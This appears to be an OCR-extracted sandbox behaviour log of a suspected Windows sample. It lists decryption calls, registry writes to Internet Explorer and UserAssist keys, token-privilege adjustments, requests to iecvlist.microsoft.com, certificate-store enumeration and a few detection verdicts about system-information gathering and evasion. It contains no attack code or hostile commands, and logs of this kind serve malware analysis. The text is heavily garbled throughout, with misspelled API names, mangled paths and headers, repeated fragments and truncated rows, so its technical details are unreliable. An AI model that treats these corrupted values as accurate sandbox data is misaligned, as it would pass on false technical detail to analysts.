Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Urite Registry Key Call System API Call System API Call System API Add File Write Registry Key Detection	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\nnAccept-Ranges: bytes\nnAge: 137056\nnContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==\nnOterinary or application/cotet-stream/nnDate: Tue, 0 6 Dec 2022 15:14.06 GMTnnEtag: 0x8D196A9E9DF432F\nnLast-Modified: Thu, 0 4 Sep 2014 22:51:35 GMTnnServer: ECAcc (dcb/TF36)\nnX-cache: HTnnx-ms-blob-type: BlockBlobinx-ms-lease-state: with the content-MD5: +IGOPfroyjoOSVRg/WDHkCa=\nnoterinary ox8D196\nnoterinary ox9D196\nnoterinary ox9D196\nnoterinary ox9D196\nnoterinary ox9D196\nnoterinary ox9D196\nnoterinary ox9D196\nnoterinary ox9D196\nnoteri	3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call File Call Filesystem API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OKt/nAccept-Ranges: bytest/nAge: 137056ivinContent-MD5: HGOPfroyjoOSVRg/WDHkQ==tvinC ontent-Type: application/loctel-streamin/nDate: Tue, 06 Dec 2022 15:14:06 GMT/nEtag: 0x8D196A9E9DF432FVnLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT/nServer: ECAcc (dcb7756)/n/X-Cache: Hitriv:m-biob-type: BlockBlob/nr.m-lease-status: unlocked/nrx.m-request-id: 131f671e-901e-0049-7b 46-08de62000000/nrx.m-version: 2009-09-19fvnContent-Length: 16fvn/n/n, 480, 0, 4y %807, 16, HTTP/1.1 200 OKt/nAccept-Ranges: bytes/n/nage: 137056 1/n/nContent-MD5: +HGOPfroyjoOSVRg/WDHkQ==ivncontent-Type: application/cotte-streamivnDate: Tue, 06 Dec 2022 15:14:06 GMT/nEtag: 0x8D196A8E9 DF432FlvnLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT/nRserver: ECAcc (dcb7756)/n/x-Cache: HITVinx-ms-biob-type: BlockBlobl/nrx-ms-lease-status: unlocked/nrx-ms-request-id: 131f671e-901e-0049-7b46-08de62000000fvnx-ms-version: 2009-09-19fvnContent-Length: 16fvn/n/n, 565, 33944364, 0) Return: 0 API Name: BCryptDecrypt Args: (59e78f0, 64, 0, 16, 64, 33944364, 0) Return: 0 API Name: PcryptDecrypt Args: (59e78f0, 64, 0, 16, 64, 33944364, 0) Return: 0 API Name: PcryptDecrypt Args: (550, 1, 2) Return: 7 Path: %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.IE5/HU3EYWPluriblockindex(2), bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5/HU3EYWPluriblockindex(2), bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Explorer\UriBlockManagen/HashFileVersionLowPart Value: 2 Key: HKEY_CURRENT_USER\Software\Microsoft\Uniternet Explorer\UriBlockManagen\NextCheckForUpdateLowDateTime Value: 1 Key: HKEY_CURRENT_USER\Software\Microsoft\Uniternet Explorer\UriBlockManagen\NextCheckForUpdateHighDateTime Value: 1 API Name: AdjustTokenPrivileges Args: (464, 0, , 20ef804, , 20ef808) Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0, , 20ef804, , 20ef808) Return: 1 API Name: AdjustT	3064 3064 3064 3064 3064 3064 3064 3064 3064 3024 3024 3024 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call Filesystem API Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OKuńnAccept-Ranges: byteslvinAge: 137056ivinContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==\rinc content-Type: application/loctet-streamin/nDate: Tue, 06 Dec 2022 15:14:06 GMTVinEtag: 0x8D196A9E9DF432FVinLast-Modified: Thu, 04 Sep 2014 22:51:35 GMTVinServer: ECAcc (dcb/7F36)vinX-cache: HTTvinx-m-blob-type: BlockBlobivinx-ms-lease-status: unlockedrinx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000/inx-ms-version: 2009-09-19yin/Content-Length: 16i/nn/in, 480, 0, 49; 7867, 16, HTTP/1.1 200 OKvinAccept-Ranges: bytesivinAge: 137056 fvinContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==\rinc information-tength: 16i/nn/in, 480, 0, 49; 7867, 16, HTTP/1.1 200 OKvinAccept-Ranges: bytesivinAge: 137056 fvinContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==\rinc information-tength: 16i/nn/in, 560, 000 OkvinAccept-Ranges: bytesivinAge: 137056 fvinContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==\rinc information-tength: 131f671e-901e-0049-7b46-08de62000000i/nnx-ms-version: 2009-09-19i/nnContent-Length: 16i/nn/in, 565, 33944364, 0) Return: 0 API Name: BCryptDecrypt Args: (59e78f0, 64, 0, 16, 64, 33944364, 0) Return: 0 API Name: Paths: ALOCALAPPDATA%-Milkrosoftiwindows/Temporary Internet Files/Content.IE5/4HU3EYWPlurtblockindex[2].bin Type: VSDT_COM_DOS API Name: Paths: ALOCALAPPDATA%-Milkrosoftiwindows/Temporary Internet Files/Content.IE5/4HU3EYWPurtblockindex[2].bin Type: VSDT_COM_DOS API Name: Paths: Alexaes Wargs: (%LOCALAPPDATA%-Milkrosoftivindows/Temporary Internet Files/Content.IE5/4HU3EYWPurtblockindex[2].bin Return: 1 API Name: Paths: Alexaes Wargs: (%LOCALAPPDATA%-Milkrosoftivindows/Temporary Internet Files/Content.IE5/4HU3EYWPurtblockindex[2].bin Return: 1 API Name: Paths: Alexaes Wargs: (%LOCALAPPDATA%-Milkrosoftivindows/Temporary Internet Files/Content.IE5/4HU3EYWPurtblockindex[2].bin Return: 1 API Name: AlgustTokenPrivileges Args: (464, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0	3064 3064 3064 3064 3064 3064 3064 3064 3064 3024 3024 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API	API Name: BCryptDecrypt Args: (59e7810, HTTP/1.1 200 OKVrnAccept-Ranges: bytest/nAge: 137056/rinContent-MD5: +IGOPfroyjoOSVRg/MDHkQ==VrinC ontent-Type: application/cotet-stream/rinDate: Tue, 06 Dec. 2022: 15:14:06 GMTV/nEag: 0x8D196A9E9DF432F/vinLast-Modified: Thu, 04 Sep. 2014 22:51:35 GMTV/nServer: ECAcc (deb/7756)/vinX-Cacter: HTV/nx-ms-blob-type: BlockBlobVinx-ms-lease-status: unlocked/rinx-ms-reguest-di: 311671e-901e-0049-7b 46-08dee2000000/mx-ms-version: 2009-09-19/vinContent-MD5: +IGOPfroyjoOSVRg/WDHKQ==VrinContent-Type: application/cotet-stream/rinDate: Tue, 06 Dec. 2022: 15:14:06 GMTV/nEag: 0x8D196A9E9 DF432F/vinLast-Modified: Thu, 04 Sep. 2014 22:15:35 GMTV/nServer: ECAcc (deb/7758)/jn/nX-Cacter. HTM/nx-ms-blockBlobVnx-ms-lease-status: unlocked/vinx-ms-request-id: 1311671e-901e-0049-7b46-08de62000000/rinx-ms-version: 2009-09-19/vinContent-Length: 16i/vin/n, 565, 33944364, 0) Return: 0 API Name: BCryptDecrypt Args: (59e7810, .64, 0, .16, .64, 33944364, 0) Return: 0 API Name: reav Args: (650, .1, 2) Return: ? Path: %LOCALAPPDATA%/Microsoff(Windows)Temporary Internet FilesiContent.IE5/4HU3EYWPlurtblockindex[2],bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Microsoff(Windows)Temporary Internet FilesiContent.IE5/4HU3EYWPlurtblockindex[2],bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Microsoff(Windows)Temporary Internet FilesiContent.IE5/4HU3EYWPlurtblockindex[2],bin Return: 1 API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Microsoff(Vindows)Temporary Internet FilesiContent.IE5/4HU3EYWPlurtblockindex[2],bin Return: 1 API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Microsoff(Vindows)Temporary Internet FilesiContent.IE5/4HU3EYWPlurtblockindex[2],bin Return: 1 API Name: PathFileExistsW Args: (%4, 0, .20e688), Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0, .20e6804, .20e688) Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0, .20e6804, .20e688) Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0, .20e6804, .20e6828) Return	3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3024 3024 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Under Call System API	API Name: BCryptDecrypt Args: (59e7810, HTTP/1.1 200 OK/r/nAccept-Ranges: bytest/nAge: 137056/r/nContent-MD5: +IGOPtroyjoOSVRg/MDHkQ==ir/nC ontent-Type: application/cotel-stream/in/Date: Tue, 06 Dec 2022 15:14:06 GMTV/nEtag: 0x80196A9E8DF432F/vla.sst-Modified: Thu, 04 Sep 2014 22:51:35 GMTV/nServis-Black-Blob/in/ms-elase-status: unlocked/mrx-sus-les-tatus: unlocked/mrx-sus-request-id: 1311671e-901e-0049-7b46-08de62000000/mrx-sus-version: 2009-09-19/nContent-Length: 16/n/n/n, 595, 33944364, 0) Return: 0 API Name: BCryptDecrypt Args: (59e7810, , 64, 0, , 16, , 64, 33944364, 0) Return: 0 API Name: recv Args: (650, 1, 2) Return: 7 Path: %LOCALAPPDATA%/MicrosoftWindows/Temporary Internet Files/Content.IE5/4HU3EYWPurtblockindex/[2].bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%/MicrosoftWindows/Temporary Internet Files/Content.IE5/4HU3EYWPurtblockindex/[2].bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%/MicrosoftWindows/Temporary Internet Files/Content.IE5/4HU3EYWPurtblockindex/[2].bin) Return: 1 Key: HKEY_CURRENT_USER/ScfWarre/MicrosoftWindows/Temporary Internet Explorer/UrlBlockManager/urlblock/dist.bin) Return: 1 Key: HKEY_CURRENT_USER/ScfWarre/MicrosoftWinderenet Explorer/UrlBlockManager/HashFile/Version-HighPart Value: 0 Key: HKEY_CURRENT_USER/ScfWarre/MicrosoftWinderenet Explorer/UrlBlockManager/NextCheckForUpdateLowDateTime Value: a8a75406 Key: HKEY_CURRENT_USER/ScfWarre/MicrosoftWinderenet Explorer/UrlBlockManager/NextCheckForUpdateLowDateTime Value: a8a75406 Key: HKEY_CURRENT_USER/ScfWarre/MicrosoftWinderenet Explorer/UrlBlockManager/NextCheckForUpdateLowDateTime Value: 14909b7 Threat Characteristic: Attempts to evade detection and analysi	3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3024 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call Network API Add File Write File Call System API Write Registry Key Call System API Call Network API Call Network API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK/n/Accept-Ranges: bytest/nAge: 137056/nnContent-MD5: HCOPfroyjoOSVRg/WDHkQ==innContent-Type: application/cotel-stream/innDate: Tue, 06 Dec 2022 15.14.06 GMT/nnEtag: 0x80196A9E9DF4322FintLast-Modified: Tiu, 0x 45e 2014 2251:35 GMT/nnServer: CACoc (dobt/736)/nnContent-MD5: HCOPfroyjoOSVRg/WDHkQ=innContent-Length: 16i/nn/n, 480, 0, ½/%807, 16, HTTP/1.1 200 OK/nnAccept-Ranges: bytesi/nnAge: 137056 /nnContent-MD5: HCOPfroyjoOSVRg/WDHkQ=innContent-Length: 16i/nn/n, 480, 0, ½/%807, 16, HTTP/1.1 200 OK/nnAccept-Ranges: bytesi/nnAge: 137056 /nnContent-MD5: HCOPfroyjoOSVRg/WDHkQ=innContent-Length: 16i/nn/n, 480, 0, ½/%807, 16, HTTP/1.1 200 OK/nnAccept-Ranges: bytesi/nnAge: 137056 /nnContent-MD5: HCOPfroyjoOSVRg/WDHkQ=innContent-Length: 16i/nn/n, 480, 0, ½/%807, 16, HTTP/1.1 200 OK/nnAccept-Ranges: bytesi/nnAge: 137056 /nnContent-Length: 16i/nn/n, 580 pp. 5492FinnAccept-Ranges: bytesi/nnAge: 137056 /nnContent-Length: 16i/nn/n, 580 pp. 5492FinnAccept-Ranges: bytesi/nnAge: 137056 /nnContent-Length: 16i/nn/n, 585, 33944364, 0) Return: 0 API Name: BCryptDecrypt Args: (59e78f0, 64, 0, 16, 64, 33944384, 0) Return: 0 API Name: recv Args: (650, 1, 2) Return: 2 Path: %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.IE54HU3EYWPurlblockindex(2).bin Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.IE54HU3EYWPurlblockindex(2).bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.IE54HU3EYWPurlblockindex(2).bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%MicrosoftWindows\Temporary Internet ExplorerUrlBlockManager\temporary Internet Files\Content.IE54HU3EYWPurlblockindex(2).bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%MicrosoftWindows\Temporary Internet Explorer\temporary Internet Explorer\temporary Internet Explorer\temporary Internet Explorer\temporary Internet Explorer\temporary Internet Explorer\temporary I	3064 3064 3064 3064 3064 3064 3064 3064 3064 3024 3024 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call Filesystem API Call System API Call Network API Call Network API Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK/nAccept-Ranges: bytes/nAge: 137056/nnContent-MD5: HCOPfroyjoOSVRg/WDHkQ==in/nC ontent-Type: application/cotel-stream/nnDate: Tue, 06 Dec 2022 15.14.06 GMT/nnEag: 0x80196A9E3DF432F/nnLast-Modified: Ttu, 0x 45e 2014 2251:35 GMT/nnServer: CACoc (dcb.7758)/nnX-Cache: HTM/nxm-shib-bhyge: BlockBibbinnx-en-Bease status: unlockedrinx-ms-eupeast-dt: 311671-e910-e0049-7b 46-08de62000000/nx-ms-version: 2009-09-19/nnContent-Length: 16/nn/n, 480, 0, 4y %80°7, 16, HTTP/1.1 200 OK/nnAccept-Ranges: bytes/nnAge: 137056 /nnContent-MD5: HCOPfroyjoOSVRg/WDHkQ==in/nContent-Length: 16/nn/n, 480, 0, 4y %80°7, 16, HTTP/1.1 200 OK/nnAccept-Ranges: bytes/nnAge: 137056 /nnContent-MD5: HCOPfroyjoOSVRg/WDHkQ==in/nContent-Length: 16/nn/n, 480, 0, 4y %80°7, 16, HTTP/1.1 200 OK/nnAccept-Ranges: bytes/nnAge: 137056 /nnContent-Length: 16/nn/n, 560 Space-adative: unlocked/nnx-ms-request-id: 1311671e-901e-0049-7b46-08de62000000/nnx-ms-version: 2009-09-19/nnContent-Length: 16/nn/n, 565, 33944364, 0) Return: 0 API Name: BCryptDecrypt Args: (59e78f0, 64, 0, 16, 64, 33944364, 0) Return: 0 API Name: recv Args: (650, 1, 2) Return: 2 Path: %LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files/Content.IE5/4HU3EYWPurlblockindex(2).bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Files/Content.IE5/4HU3EYWPurlblockindex(2].bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%MicrosoftiWindows\Temporary Internet Explorer/UriBlockManager/HashFileVersionLowPart Value: 0 Key: HKEY_CURRENT_USER/Software\MicrosoftWindows\Temporary Internet Explorer/UriBlockManager/NextCheckForUpdateLowDateTime Value: 0 Key: HKEY_CURRENT_USER/Software\MicrosoftWindows\Temporary Internet Explorer/UriBlockManager/NextCheckForUpdateLowDateTime Value: 0 API Name: AdjustTokenPrivileges Args: (464, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (464,	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call Network API Call System API	API Name: BCryptDecrypt Args: (59e-7810, HTTP/1.1 200 OK/rnAccept-Ranges: bytes/rnAge: 137056/vnContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==vnc ontent-Type: application/cotel-stream/inDate: Tuo, 08 Dec 2022 15:14.06 GMTVnClag: 0x80196A826DF432FVnLast-Modified: Thu, 04 Sep 2014 225:13 GMTVnServer: EcAce (cdb/7530)ntX-Cache: HTTVnx-ms-blob-type: BlockBolbrivn-ms-rease-status: unicode/drivn-ms-request-id: 131871-8-901-e0049-79 46-08de62000000/nx-ms-version: 2009-09-19/nrContent-Langht: 16/vn/nx, 480, 0, 3/ 3/26/2, 16, HTTP/1.1 200 OK/nAccept-Ranges: bytes/vnAge: 137056 vnContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==in/Content-Type: application/coted-stream/in/Date: Tue, 06 Dec 2022 15:14.06 GMTVnServer: ECAcc (dcb/7536)rtxX-Cache: HTTVnrs-ms-blob-type: BlockBlob/inrx-ms-request-id: 13116716-901e-0049-7b46-08de62000000/nx-ms-version: 2008-09-19/nnContent-Length: 16/vnIrn, 565, 33944364, 0) Return: 0 API Name: BCryptDecrypt Args: (59e-7810, . 64, 0, . 16, . 64, 33944364, 0) Return: 0 API Name: recv Args: (650, . 1, 2) Return: ? Path: %LOCALAPPDATA/SMI/crosoffWindowsTemporary Internet Files/Content-LE5/HU3EYWPurlblockindex/2].bin Type: VSDT_COM_DOS Path: %LOCALAPPDATA/SMI/crosoffWindowsTemporary Internet Files/Content-LE5/HU3EYWPurlblockindex/2].bin Type: VSDT_COM_DOS Path: %LOCALAPPDATA/SMI/crosoffWindowsTemporary Internet Files/Content-LE5/HU3EYWPurlblockindex/2].bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA/SMI/crosoffWindowsTemporary Internet Explorer/UrBlockManagen/HashFileVersionLowPart Value: 2 Key: HKEY_CURRENT_USER/SoftwareMi/crosoffInternet Explorer/UrBlockManagen/HashFileVersionLowPart Value: 2 Key: HKEY_CURRENT_USER/SoftwareMi/crosoffInternet Explorer/UrBlockManagen/HashFileVersionLowPart Value: 84875406 Key: HKEY_CURRENT_USER/SoftwareMi/crosoffInternet Explorer/UrBlockManagen/HashFileVersionLowPart Value: 0 Key: HKEY_CURRENT_USER/SoftwareMi/crosoffInternet Explorer/UrBlockManagen/HashFileVersionLowPart Value: 1 API Name: AdjustTokenPrivileges Args: (464, 0, . 20ef804, . 20ef828)	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676

Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 20ef824) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%IMicrosoftlInternet ExplorerIECompatData\(\)iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\vectorpatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%Microsoft(Windows)Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER(Software\Microsoft\Windows\Current\Version\Explorer\User\Assist\\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\)\Count\\(Q65 23100-02S1-4857-N4PR-N8R7P6RN7Q27\)\abgrcnq.rkr\Value:\ None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\)\Count\HRZ R_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: GetVersionExA Args: (77461230) Return: 1	3064	2836
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2836 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (75aa0298) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef808) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef808) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER:Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\\CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\\Count\\Q65 23100-02S1-4857-N4PR-N8R7P6RN7Q27\\abgrangler \text{ label} \text{ None}	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA)\Count\HRZ R_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\\CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\\Count\\Q65 23100-02S1-4857-N4PR-N8R7P6RN7Q27\https://doi.org/10.1007/10	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\)\Count\HRZ R_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\User\Assist\\CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\\Count\\Q65 23100-02S1-4857-N4PR-N8R7P6RN7Q27\)abgrcnq.rkr Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\User\Assist\\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\)\Count\HRZ R_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef808) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\\CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\\Count\\Q65 23100-O2S1-4857-N4PR-N8R7P6RN7Q27\\abgrcnq.rkr\Value:\None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\)\Count\HRZ R_PGYFRFFVBA Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA)\Count\(Q65 23100-02S1-4857-N4PR-N8R7P6RN7Q27)\abgrcnq.rkr\Value:\None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA)\Count\HRZ R_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API		3064	2676
Call Internet Helper API Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c		
	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%IMicrosoftlinternet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Internet Helper API			2676 2676
Call Internet Helper API Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	

Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Internet Helper API	API Name: InternetOpenW Args: (, 0, , , , 0) Return: cc0004	3064	2760
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2760
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 0, 0) Return: cc0008	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c5dd38, 0, 0, 0) Return: 359180	3064	2760
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2760		
	Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (359180, 2c5dd38) Return: 1	3064	2760
